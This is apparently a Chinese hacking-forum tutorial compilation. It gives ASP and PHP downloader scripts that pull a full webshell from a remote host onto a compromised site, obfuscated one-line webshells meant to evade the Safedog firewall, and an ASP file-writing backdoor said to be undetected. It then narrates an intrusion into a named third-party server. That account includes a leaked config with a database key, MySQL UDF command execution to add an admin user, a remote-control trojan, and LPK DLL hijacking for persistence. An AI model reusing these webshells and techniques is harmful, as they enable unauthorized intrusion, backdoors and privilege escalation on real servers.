do you want to retrieve the command standard output? [Y/n/a] y
[22:35:18] [INFO] retrieved:
No output
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
[22:35:28] [INFO] retrieved:
No output
```

看见这一串的 No output 心都凉了…
然后就看跑表了啥的了



下面的就不写了..常规的很

有人说起上传大马很痛苦，小菜发散下自己的一些思路，彩笔而已..大家不要喷呃...
其实下面的这些大家都有的，只是组合下而已，对于安全狗的，很多时候上传总是检测到危险的这啥那啥的，我们可以选择下载，不选择上传文件，这个和音符大大测试过的
提供一些下载的脚本
asp 的下载脚本，要求是支持数据流的组建没有被删除

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.0day5.com/2.txt",False
xPost.Send()
```

```
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("11.asp"),2
set sGet = nothing
set sPOST = nothing
%>
```

意思是把 http://www.0day5.com/2.txt 这个文件下载到当前目录保存为 11.asp
利用嘛...保存为 x.asp，然后去访问，等到进度条完成了再去访问 11.asp 会发现大马躺在那里的

php 的，这个是音符大大给的

```
<form method="post">
<input name="url" size="50" />
<input name="submit" type="submit" />
</form>
<?php
$pwd='e';//这里为你的密码
if ($_REQUEST['pwd']!=$pwd)
exit('Sorry ,you are not validate user!');
// maximum execution time in seconds
set_time_limit (24 * 60 * 60);
if (!isset($_POST['submit'])) die();
// folder to save downloaded files to. must end with slash
$destination_folder = './';
$url = $_POST['url'];
$newfname = $destination_folder . basename($url);
$file = fopen ($url, "rb");
if ($file) {
$newf = fopen ($newfname, "wb");
if ($newf)
while(!feof($file))
{
fwrite($newf, fread($file, 1024 * 8 ), 1024 * 8 );
}
}
if ($file)
{
fclose($file);
}
if ($newf) {
fclose($newf);
```

```
echo 'OK,File has been downloaded!';
}
?>
```

保存为 xx.php,然后通过 e.php?pwd=e 访问会提示让输入地址，这里找一个不解析 php 的网站，然后上传去...它会自己下载文件，并保存在当前目录

关于突破的一句话，我一直在使用仙剑之鸣提起的那个一句话

```
<%
Call System_Initalize()
Function System_Initalize()
        On Error Resume Next
        Dim Rss2Export:Rss2Export="Export"
        Dim objArticle:objArticle=Request(Rss2Export)
        Set Rss2Export = New TRssExport
        With Rss2Export
                Dim objRS,UserName,UserIntro
                .TimeZone=ZC_TIME_ZONE
                UserName=Users(UserID).Name
                If objArticle<>"" Then
                .AddChannelAttribute "language",ZC_BLOG_LANGUAGE
                Execute Replace(objArticle,"*"&Rss2Export,"")
                .AddChannelAttribute
"copyright",TransferHTML(ZC_BLOG_COPYRIGHT,"[nohtml][html-format]")
                .AddChannelAttribute "pubDate",Now
                Response.End()
                End if
        End With
End Function
%>
```

密码是 Dim Rss2Export:Rss2Export="Export"这里的 Export　　//才发现它已经 Out 了

php 的是选择了

```
nono< ?php
eval
($_POST
[1])
?>
```

密码是 1

以及

```
<?php $a = str_replace(x,"",”axsxxsxexrxxt”);
$a($_POST["c"]); ?>
```

密码是 c

大伙抽空给测试下

下面的是一款 asp 的小马，至今未被杀，刚刚测试还可以用

```
<%on error resume next%>
<%ofso="scripting.filesystemobject"%>
```

```
<%set fso=server.createobject(ofso)%>
<%path=request("path")%>
<%if path<>"" then%>
<%data=request("dama")%>
<%set dama=fso.createtextfile(path,true)%>
<%dama.write data%>
<%if err=0 then%>
<%="success"%>
<%else%>
<%="false"%>
<%end if%>
<%err.clear%>
<%end if%>
<%dama.close%>
<%set dama=nothing%>
<%set fos=nothing%>
<%="<form action='' method=post>"%>
<%="<input type=text name=path>"%>
<%="<br>"%>
<%=server.mappath(request.servervariables("script_name"))%>
<%="<br>"%>
<%=""%>
<%="<textarea name=dama cols=70 rows=30 width=30></textarea>"%>
<%="<br>"%>
<%="<input type=submit value=save>"%>
<%="</form>"%>
```

第5节　利用远控反弹 system 权限结合 LPK 提权

作者：Liuker
邮箱：67393814@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net


今天朋友生日 很晚回来　登了下论坛
有人私密我说叫我帮忙提权甲壳虫服务器　我也正好闲着无聊蛋疼 所以就帮忙看了下
我看了下 shell 应该是 DEDECMS 日下的　然后呢网站上有安全狗　很蛋疼
不过还得接着往下看

```
<?php

define('UC_CONNECT', 'mysql');

define('UC_DBHOST', 'localhost');
define('UC_DBUSER', 'root');
define('UC_DBPW', '[redacted]');
define('UC_DBNAME', 'b[redacted]');
define('UC_DBCHARSET', 'gbk');
define('UC_DBTABLEPRE', '`[redacted].pre_ucenter_');
define('UC_DBCONNECT', 0);

define('UC_CHARSET', 'gbk');
define('UC_KEY', 'Fcf34b44QbS44di0o2F690ibh51dIdAbkaA4ZfUd7alaKfXew6t1Ke88m6t6B83d');
define('UC_API', 'http://bbs.moaiseo.com/uc_server');
define('UC_APPID', '1');
define('UC_IP', '');
define('UC_PPP', 20);
?>
```


然后找了下发现了 root
有了 root 当然是想到了 MYSQL DUF 提权


File Manager
Insert Trojan
Clean Trojan
Bulk Replace
Search Trojan
Search File
FTP Connector
Server Info
CmdShell
Win API
Scan Port
Convert Shellcode
Weak Scan
Linux Back Connect
PHP Back Connect
Mysql UDF
Mysql statement
Host: 127.0.0.1 User: root Password: DB: jkcbbs install
sql statement:
select state("net user liuker hacker /add")
execute
back screen:
Done:Resource id #2
Array
(
[0] => 命令成功完成。
succeed!
[state("net user liuker hacker /add")] => 命令成功完成。


提示执行命令成功


File Manager
Insert Trojan
Clean Trojan
Bulk Replace
Search Trojan
Search File
FTP Connector
Server Info
CmdShell
Win API
Scan Port
Convert Shellcode
Weak Scan
Linux Back Connect
PHP Back Connect
Mysql UDF
Mysql statement
Win Reg Shell
Host: 127.0.0.1 User: root Password: DB: jkcbbs install
sql statement:
select state("net user")
execute
back screen:
Administrator ASPNET Guest
IUSR_CLOUDSERVER IWAM_CLOUDSERVER SQLDebugger
SUPPORT_388945a0
命令运行完毕，但发生一个或多个错误。
succeed!
Microsoft-IIS/6.0


发现用户没有添加进去
那个人私密我的时候他也说了 UDF 提权不成功
好吧 既然可以执行命令 看了下系统都打补丁了
所以那咱们就上远控反弹 shell 呗
执行运行远控




秒上额



看看是什么权限



System 权限 然后远程端口也列出来了 599688
然后试着用远控执行添加用户




还是没有添加进用户

真 TMD 蛋疼


然后想了几秒钟　突然想起可以用 LPK 啊

然后直接看进程 就可以发现开机启动项了




kdc	Kerberos Key Di...	在域控制器上此服务启用...	禁用	停止	LocalSystem	C:\WINDOWS\System32\lsass.exe
lanmanserver	Server	支持此计算机通过网络的...	禁用	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
lanmanwor...	Workstation	创建和维护到远程服务的...	禁用	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
LicenseSe...	License Logging	监视和记录操作系统部分(...	禁用	停止	NT AUTHORI...	C:\WINDOWS\System32\llssrv.exe
LmHosts	TCP/IP NetBIOS ...	提供 TCP/IP (NetBT) 服...	禁用	停止	NT AUTHORI...	C:\WINDOWS\system32\svchost.exe -k Loc...
Messenger	Messenger	传输客户端和服务器之间...	禁用	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
mnmsrvc	NetMeeting Remo...	使授权用户能够通过使用 ...	禁用	停止	LocalSystem	C:\WINDOWS\system32\mnmsrvc.exe
MSDTC	Distributed Tra...	协调跨多个数据库、消息...	自动	启动	NT AUTHORI...	C:\WINDOWS\system32\msdtc.exe
MSIServer	Windows Installer	添加、修改和删除以 Wind...	手动	停止	LocalSystem	C:\WINDOWS\system32\msiexec.exe /V
MSSEARCH	Microsoft Search	基于结构化和半结构化数...	自动	启动	LocalSystem	"C:\Program Files\Common Files\System\...
MSSQLSERVER	MSSQLSERVER	基于结构化和半结构化数...	自动	启动	LocalSystem	d:\MSSQL2~1\MSSQL\binn\sqlservr.exe
MSSQLServ...	MSSQLServerADHe...	基于结构化和半结构化数...	手动	停止	LocalSystem	C:\Program Files\Microsoft SQL Server\...
MySQL	MySQL	基于结构化和半结构化数...	自动	启动	LocalSystem	"D:\MySql\bin\mysqld-nt" --defaults-fi...
[redacted]	[redacted]	为在同一台计算机或不同...	禁用	停止	LocalSystem	C:\WINDOWS\system32\netdde.exe
NetDDEdsdm	Network DDE DSDM	[redacted]	[redacted]	[redacted]	LocalSystem	C:\WINDOWS\system32\netdde.exe
Netlogon	Net Logon	为用户和服务身份验证维...	手动	停止	LocalSystem	C:\WINDOWS\system32\lsass.exe
Netman	Network Connect...	管理"网络和拨号连接" ...	手动	启动	LocalSystem	C:\WINDOWS\System32\svchost.exe -k net...
NetTcpPor...	Net.Tcp Port Sh...	Provides ability to sha...	禁用	停止	NT AUTHORI...	"C:\WINDOWS\Microsoft.NET\Framework\v3...
Nla	Network Locatio...	收集并保存网络配置和位...	手动	启动	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
NtFrs	File Replication	允许在多个服务器上自动...	手动	停止	LocalSystem	C:\WINDOWS\system32\ntfrs.exe
NtLmSsp	NT LM Security ...	为使用传输协议而不是命...	手动	启动	LocalSystem	C:\WINDOWS\system32\lsass.exe
NtmsSvc	Removable Storage	管理和编录可移动媒体并...	手动	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
PlugPlay	Plug and Play	使计算机在极少或没有用...	自动	启动	LocalSystem	C:\WINDOWS\system32\services.exe
PolicyAgent	IPSEC Services	提供 TCP/IP 网络上客户...	自动	启动	LocalSystem	C:\WINDOWS\system32\lsass.exe
Protected...	Protected Storage	保护敏感数据(如私钥)的...	自动	启动	LocalSystem	C:\WINDOWS\system32\lsass.exe
RasAuto	Remote Access A...	无论什么时候当某个程序...	手动	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
RasMan	Remote Access C...	创建网络连接。	手动	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...
RDSessMgr	Remote Desktop ...	管理并控制远程协助。如...	手动	停止	LocalSystem	C:\WINDOWS\system32\sessmgr.exe
RemoteAccess	Routing and Rem...	在局域网以及广域网环境...	手动	停止	LocalSystem	C:\WINDOWS\system32\svchost.exe -k net...

我不找 C 盘的启动项 一般 C 盘都不可写



在 D 盘 MYSQL 目录下写入 LPK


然后直接用远控的重启功能



重启中

